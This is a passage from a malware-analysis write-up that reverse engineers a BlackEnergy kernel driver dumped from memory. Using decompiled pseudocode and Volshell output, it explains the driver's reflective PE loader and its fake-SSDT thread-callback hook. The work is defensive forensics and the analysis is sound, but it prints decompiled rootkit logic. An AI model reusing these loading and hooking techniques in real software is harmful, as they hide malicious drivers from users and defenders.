26  pPoolAllocation3 = pPoolAllocation;
27  if ( pPoolAllocation )
28  {
29    memcpyWrapper(pPoolAllocation, UnknownStruct, *((_DWORD *)v1 + 0x15));
30    v5 = pPoolAllocation2 + *(_DWORD *)(pPoolAllocation2 + 0x3C);
31    v6 = (_DWORD *)(*(unsigned __int16 *)(v5 + 0x14) + v5 + 0x18);
32    for ( i = 0; i < *(unsigned __int16 *)(v5 + 6); ++i )
33    {
34      v7 = v6[4];
35      if ( v7 >= v6[2] )
36        v7 = v6[2];
37      memcpyWrapper((void *)(pPoolAllocation2 + v6[3]), (char *)UnknownStruct + v6[5], v7);
38      v6 += 10;
39    }
40    if ( (!*(_DWORD *)(v5 + 0xA0) || sub_FF0D2944(pPoolAllocation2, *(_DWORD *)(v5 + 52)))
41      && (!*(_DWORD *)(v5 + 0x80) || sub_FF0D28B3(pPoolAllocation2)) )
42    {
43      v9 = *(_DWORD *)(v5 + 40);
44      if ( !v9 )
45        return pPoolAllocation2;
46      if ( ((int (__stdcall *)(int, int))(pPoolAllocation2 + v9))(dword_FF0D52B0, dword_FF0D52B4) >= 0 )
47      {
48        v10 = *(unsigned __int16 *)(v5 + 20) + v5 + 24;
49        for ( j = 0; j < *(unsigned __int16 *)(v5 + 6); ++j )
50        {
51          if ( (*(_BYTE *)(v10 + 39) & 2) != 0 )
52          {
53            v15 = *(_DWORD *)(v10 + 8);
54            v11 = &pPoolAllocation3[*(_DWORD *)(v10 + 12)];
55            RtlZeroMamory = (void (__stdcall *)(char *, int))StealthierGetProcAddress(1, 0x3D70DC3A);
56            RtlZeroMamory(v11, v15);
57            *(_BYTE *)(v10 + 39) &= 0xFDu;
```

Similar to StealthierGetProcAddress, here we also see the unknown structure is parsed using known offsets in the PE format (0x3C). After checking the rest of the offsets we see that they all match the format as well, meaning this structure is probably a PE file.

Firstly, the function allocates memory with the size equal to the PE file size, and then it copies the PE headers and sections into it:

```
ExAllocatePool = StealthierGetProcAddress(1, 441731966);
pPoolAllocation = ExAllocatePool(0, ImageSize);// Allocate PE sized allocation
pPoolAllocation2 = pPoolAllocation;
pPoolAllocation3 = pPoolAllocation;
if ( pPoolAllocation )
{
  memcpyWrapper(pPoolAllocation, PEFile, *(nt_headers + 0x15));// Copy ntHeaders
  nt_headers_ = pPoolAllocation2 + *(pPoolAllocation2 + 0x3C);
  SectionHeaders_ = (*(nt_headers_ + 0x14) + nt_headers_ + 0x18);
  for ( i = 0; i < *(nt_headers_ + 6); ++i )  // Loop on every section
  {
    SectionSize_ = SectionHeaders_[4];
    if ( SectionSize_ >= SectionHeaders_[2] )
      SectionSize_ = SectionHeaders_[2];
    memcpyWrapper(                            // Copy section
      (pPoolAllocation2 + SectionHeaders_[3]),
      PEFile + SectionHeaders_[5],
      SectionSize_);
    SectionHeaders_ += 10;
  }
```

Next, the functions sub_FF0D2944 and sub_FF0D28B3 are called. Before the two calls there is a check whether the relocation directory table and import directory table exists in that order:

```
if ( (!*(nt_headers_ + 0xA0) || sub_FF0D2944(pPoolAllocation2, *(nt_headers_ + 0x34)))// Check if relocation directory
                                                 // exists and send allocation & ImageBase to sub_FF0D2944
  && (!*(nt_headers_ + 0x80) || sub_FF0D28B3(pPoolAllocation2)) )// Check if import directory
                                                 // exists and send allocation to sub_FF0D28B3
```

By simply glimpsing at both functions' parameters we can assume their purpose. The first function (sub_FF0D2944) runs through the relocation table and updates every pointer in the PE to its new address in relative to the allocation base address (we will not go into detail):

```
  v9 = PeFile + *(PeFile + 0x3C);
  v10 = *(v9 + 164);
  v2 = PeFile + *(v9 + 0xA0);
  v3 = v2;
  for ( i = 0; v10 > i; v3 = (v2 + i) )
  {
    v4 = v3[1];
    i += v4;
    v5 = (v4 - 8) >> 1;
    for ( j = 0; j < v5; ++j )
    {
      v6 = v3 + j + 4;
      if ( (*v6 & 0xFFF) != 0 )
      {
        v7 = (PeFile + *v3 + (*v6 & 0xFFF));
        *v7 += PeFile - ImageBase;
      }
    }
  }
  return 1;
}
```

The second function (sub_FF0D28B), runs through the PE's import table:

```
9  for ( i = pPoolAllocation + *(pPoolAllocation + *(pPoolAllocation + 0x3C) + 0x80); ; i += 20 )
10 {
11   v2 = *(i + 0xC);
12   if ( !v2 )
13     return 1;
14   ModuleBaseAddress = GetBaseAddress(pPoolAllocation + v2);
15   if ( !ModuleBaseAddress )
16     break;
17   for ( j = (pPoolAllocation + *(i + 0x10)); *j; ++j )// Loop on every imported function from this module
18   {
19     v4 = sub_FF0D2824(ModuleBaseAddress, pPoolAllocation + *j + 2);
20     if ( !v4 )
21       return 0;
22     *j = v4;
23   }
24 }
25 return 0;
26}
```

GetBaseAddress (line 14) will get the name of each module in the table (first value of each entry):

Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
ADVAPI32.dll	1	00000000	00000000	00000000	007D7BD8	007D7B44
COMCTL32.dll	1	00000000	00000000	00000000	007D7BE5	007D7B4C
COMDLG32.dll	1	00000000	00000000	00000000	007D7BF2	007D7B54
CRYPT32.dll	1	00000000	00000000	00000000	007D7BFF	007D7B5C
GDI32.dll	1	00000000	00000000	00000000	007D7C0B	007D7B64
KERNEL32.DLL	4	00000000	00000000	00000000	007D7C15	007D7B6C

Each function address the PE imports will then be sent to the helper function sub_FF0D2824 along side the current base address of its module.

The helper function will return the function address relative to its module base address, similar to GetProcAddress (we again will not go into detail):

```
  v2 = ModuleBaseAddress;
  v3 = (ModuleBaseAddress + *(ModuleBaseAddress + *(ModuleBaseAddress + 60) + 120));
  v4 = ModuleBaseAddress + v3[7];
  v8 = ModuleBaseAddress + v3[9];
  v5 = ModuleBaseAddress + v3[8];
  v6 = 0;
  v9 = 0;
  while ( v6 < v3[5] )
  {
    if ( strcmpWrapper(v2 + *(v5 + 4 * v6), FunctionAddress, 1) )
      return ModuleBaseAddress + *(v4 + 4 * *(v8 + 2 * v9));
    v6 = ++v9;
    v2 = ModuleBaseAddress;
  }
  return 0;
}
```

Finally, the function sub_FF0D28B updates the new PE's import address table with the addresses it gets from the GetProcAddress calls.

After the pointers in both tables are updated, the first function in the PE's export directory table is called:

```
    if ( (!*(nt_headers_ + 0xA0) || RelocatePointers(pPoolAllocation2, *(nt_headers_ + 0x34)))// Check if relocation directory
                                                // exists and relocate pointers
      && (!*(nt_headers_ + 0x80) || RelocateIATPointers(pPoolAllocation2)) )// Check if import directory
                                                // exists and relocate pointers
    {
      ExportDirectoryRVA = *(nt_headers_ + 0x28);
      if ( !ExportDirectoryRVA )
        return pPoolAllocation2;
      if ( ((pPoolAllocation2 + ExportDirectoryRVA))(dword_FF0D52B0, dword_FF0D52B4) >= 0 )// Run first export function
```


Since the function updates the PE pointers relative to a kernel pool allocation address, we know the PE file is a driver. The first function address in a driver's export directory table points to a DriverEntry function. Its signature looks like this:

```
NTSTATUS DriverEntry(
  PDRIVER_OBJECT  DriverObject,
  PUNICODE_STRING RegistryPath
);
```

After the DriverEntry call, the function looks for the PE's relocation table and zeros it out:

```
      if ( ((pPoolAllocation2 + ExportDirectoryRVA))(dword_FF0D52B0, dword_FF0D52B4) >= 0 )// Run first export function
      {
        SectionHeaders = *(nt_headers_ + 0x14) + nt_headers_ + 0x18;// Get section headers
        for ( j = 0; j < *(nt_headers_ + 6); ++j )// Loop on every section
        {
          if ( (*(SectionHeaders + 0x27) & 2) != 0 )// Check for relocation section,
                                                    // using section characteristics
          {
            SectionSize = *(SectionHeaders + 8);
            SectionAddress = &pPoolAllocation3[*(SectionHeaders + 0xC)];
            RtlZeroMemory = StealthierGetProcAddress(1, 0x3D70DC3A);
            RtlZeroMemory(SectionAddress, SectionSize);// Zero section
            *(SectionHeaders + 0x27) &= 0xFDu;
            *(SectionHeaders + 0x24) |= 0x8000000u;
            pPoolAllocation2 = pPoolAllocation3;
          }
          SectionHeaders += 0x28;
        }
        return pPoolAllocation2;
      }
    }
    ExFreePool = StealthierGetProcAddress(1, 0xA2963CE0);
    ExFreePool(pPoolAllocation2);
  }
  return 0;
}
```

We discovered that in Case 6 the driver loads another driver reflectively:



According to the DriverEntry signature, the first parameter is a DriverObject pointer. The first parameter sent to the DriverEntry from our memory image (dword_FF0D52B0) points to the address 0xFF366550:

```
.data:FF0D52AF                 db    0
.data:FF0D52B0 dword_FF0D52B0  dd 0FF366550h
.data:FF0D52B4 dword_FF0D52B4  dd 80FD6000h
.data:FF0D52B8 ; struct _KMUTANT Mutex
```

When looking at this address in Volshell we will see the DriverObject of the suspicious driver we saw in memory - icqogwp:

```
>>> dt("_DRIVER_OBJECT",0xFF366550)
[_DRIVER_OBJECT _DRIVER_OBJECT] @ 0xFF366550
0x0    : Type                           4
0x2    : Size                           168
0x4    : DeviceObject                   4280403704
0x8    : Flags                          18
0xc    : DriverStart                    4235538432
0x10   : DriverSize                     30848
0x14   : DriverSection                  4281817864
0x18   : DriverExtension                4281755128
0x1c   : DriverName                     \Driver\icqogwp
0x24   : HardwareDatabase               2154228184
0x28   : FastIoDispatch                 0
0x2c   : DriverInit                     4235566784
0x30   : DriverStartIo                  0
0x34   : DriverUnload                   0
0x38   : MajorFunction                  -
```

ThreadCreationCallback

Earlier in the analysis, we saw using Volatility's Callbacks plugin that the driver 00004A2A sets a callback function (sub_FF0D2EA7) to thread creation notifications. This function's signature should look as such:

```
PCREATE_THREAD_NOTIFY_ROUTINE PcreateThreadNotifyRoutine;

void PcreateThreadNotifyRoutine(
  HANDLE ProcessId,
  HANDLE ThreadId,
  BOOLEAN Create
)
{...}
```

At first, the helper function sub_FF0D2E1A is called with the TID and PID:

```
char *__stdcall sub_FF0D2EA7(int ProcessID, int ThreadID, char Create)
{
  char *result; // eax
  int v4[2]; // [esp+0h] [ebp-8h] BYREF

  v4[0] = ProcessID;
  v4[1] = ThreadID;
  result = sub_FF0D2E1A(v4);
  if ( result && Create )
  {
    if ( dword_FF0D5344 )
      _InterlockedExchange((volatile __int32 *)&result[dword_FF0D5344], dword_FF0D5398);
  }
  return result;
}
```

Using the PID, the helper function gets the process' EPROCESS. Afterwards, the value at the offset EPROCESS + dword_FF0D5340 is put into v4 when dword_FF0D5340 equals 0x190:

```
if ( !dword_FF0D5340 )
  return 0;
if ( !dword_FF0D530C )
  return 0;
if ( !dword_FF0D535C )
  return 0;
v1 = EPROCESS;
v2 = *EPROCESS;
PIDtoEPROCESS = (int (__stdcall *)(int, _DWORD **))StealthierGetProcAddress(1, 0x368339EC);
if ( PIDtoEPROCESS(v2, &EPROCESS) < 0 )
  return 0;
v4 = (char *)EPROCESS + dword_FF0D5340;
v5 = *(char **)((char *)EPROCESS + dword_FF0D5340);
```

The LIST_ENTRY object located at offset EPROCESS+0x190 connects the process' threads where every thread is represented by an ETHREAD object:

```
struct _LIST_ENTRY JobLinks;                    //0x184
VOID* LockedPagesList;                          //0x18c
struct _LIST_ENTRY ThreadListHead;              //0x190
VOID* SecurityPort;                             //0x198
VOID* PaeTop;                                   //0x19c
```

We can infer that v4 contains the address of the next FLink (the first ETHREAD) and v5 contains the second ETHREAD's address (the FLink of the first FLink). In the case there exists more than one thread, the driver increments the IRQL[105] by one:

```
  v4 = (char *)EPROCESS + dword_FF0D5340;
  v5 = *(char **)((char *)EPROCESS + dword_FF0D5340);
  v6 = KfRaiseIrql(1u);
  if ( v5 == v4 )
  {
LABEL_9:
    KfLowerIrql(v6);
    return 0;
  }
```

Since we want to work with an ETHREAD pointer and not with a LIST_ENTRY one, we will need to perform a mathematical operation on v5. This is what the CONTAINING_RECORD[43] macro is for:

```
32   TID = v1[1];
33   while ( 1 )
34   {
35     v8 = &v5[-dword_FF0D530C];                    // CONTAINING_RECORD macro
36     if ( *(_DWORD *)&v5[dword_FF0D535C - dword_FF0D530C + 4] == TID )
37       break;
38     v5 = *(char **)v5;
39     if ( v5 == v4 )
40       goto LABEL_9;
41   }
42   KfLowerIrql(v6);
43   return v8;
44 }
```

Next, the function compares the input TID (i.e the newly created thread ID) with what is located in ETHREAD + 0x1EC + 4 (line 36 after simplification). This offset in the ETHREAD structure stores the thread's ID:

```
struct _CLIENT_ID
{
    VOID* UniqueProcess;                        //0x0
    VOID* UniqueThread;                         //0x4
};
```

The function returns the pointer to the created thread's ETHREAD structure (v8).


Returning to sub_FF0D2EA7, we see a check whether the thread is being created or closed (the Create flag at line 9):

```
 6  v4[0] = ProcessID;
 7  v4[1] = ThreadID;
 8  ETHREAD = GetEthreadPointer(v4);
 9  if ( ETHREAD && Create )
10  {
11    if ( dword_FF0D5344 )
12      _InterlockedExchange((volatile __int32 *)&ETHREAD[dword_FF0D5344], dword_FF0D5398);
13  }
14  return ETHREAD;
15 }
```

In case the thread is created, the function replaces the address in ETHREAD + 0xE0 which points to the new thread's ServiceTable (i.e the pointer to the new thread's SSDT):

```
UCHAR PowerState;                          //0xdd
UCHAR NpxIrql;                             //0xde
UCHAR InitialNode;                         //0xdf
VOID* ServiceTable;                        //0xe0
struct _KQUEUE* Queue;                     //0xe4
ULONG ApcQueueLock;                        //0xe8
```

From this it can be assumed that the global variable which the function replaces the ServiceTable pointer with (dword_FF0D5398) pointes to the malware's fake SSDT.



Conclusion

An operating system's memory image is strong evidence that can give us in realtime, a complete attack vector analysis capability with fast response time. On the other hand, in some cases this can possibly not be enough, and we will need to reverse engineer dumped files to get a bigger idea on what is going on.

In this article we tried to show you the basic steps to perform when detecting a suspicious driver in memory: from collecting evidence from the memory file (shown partially), to dumping and rebasing the driver's address space, detecting data concealment, simplifying the disassembly, and finally to fully understand its main mechanisms.

BlackEnergy used a monitoring driver that kept its activities hidden and used as a reflective loader to kernel memory – allowing the attacker to bolster its footing on the system and expand its toolkit with little effort.


The analysis we did emphasized the driver internal design in order to understand its components and included function tracking and information cross-referencing, which in turn helped us assemble the structures that used the driver and other malicious modules:

PoolAllocation			
	Offset	Size(Bytes)	Meaning
	0x0	4	BufferCode
	0x4	4	Write to Registry Flag
For process-related functions (BufferCode=1&8)	0x8	4	PID
	0xC	4	TID
For string-related functions (BufferCode=2-4)	0x10	2	String Length
	0x12	2	String Maximum Length
	0x14	4	String Pointer
For memory-related functions (BufferCode=7)	0x18	4	Address To Read From
	0x1C	4	Bytes To Read
	0x20	4	PID To Read From
	0x24	4	Flink
	0x28	4	Blink

SystemBuffer		
Offset	Size(Bytes)	Meaning
0x0	4	Return Value
0x4	4	BufferCode
0x8	1-4	Add\Remove From List Flag
0xC	4	PID
0x10	4	TID
0x14	4	String Offset
0x16	2	String Length
0x18	2	String Maximum Length
0x20-214	500	Raw String
0x214	4	Address To Read From
0x218	4	Bytes To Read
0x21C	4	PID To Read From
0x220	4	Structure Size
0x224	???	PE File

You are welcome to continue the analysis from where we have stopped (icqogwp etc..) and see how the rest of the attack vector's components use the driver's capabilities, what it meant to hide and how it got to the system.

Analysis summary chart:



Sources:

- https://www.amazon.com/Windows-Kernel-Programming-Pavel-Yosifovich/dp/1977593372
- https://docs.microsoft.com/en-us/windows-hardware/drivers/
- https://www.vergiliusproject.com/
- https://www.codeproject.com/Articles/800404/Understanding-LIST-ENTRY-Lists-and-Its-Importance
- https://www.freepik.com/
- https://thenounproject.com/
- https://www.onlinewebfonts.com/
- https://www.geoffchappell.com/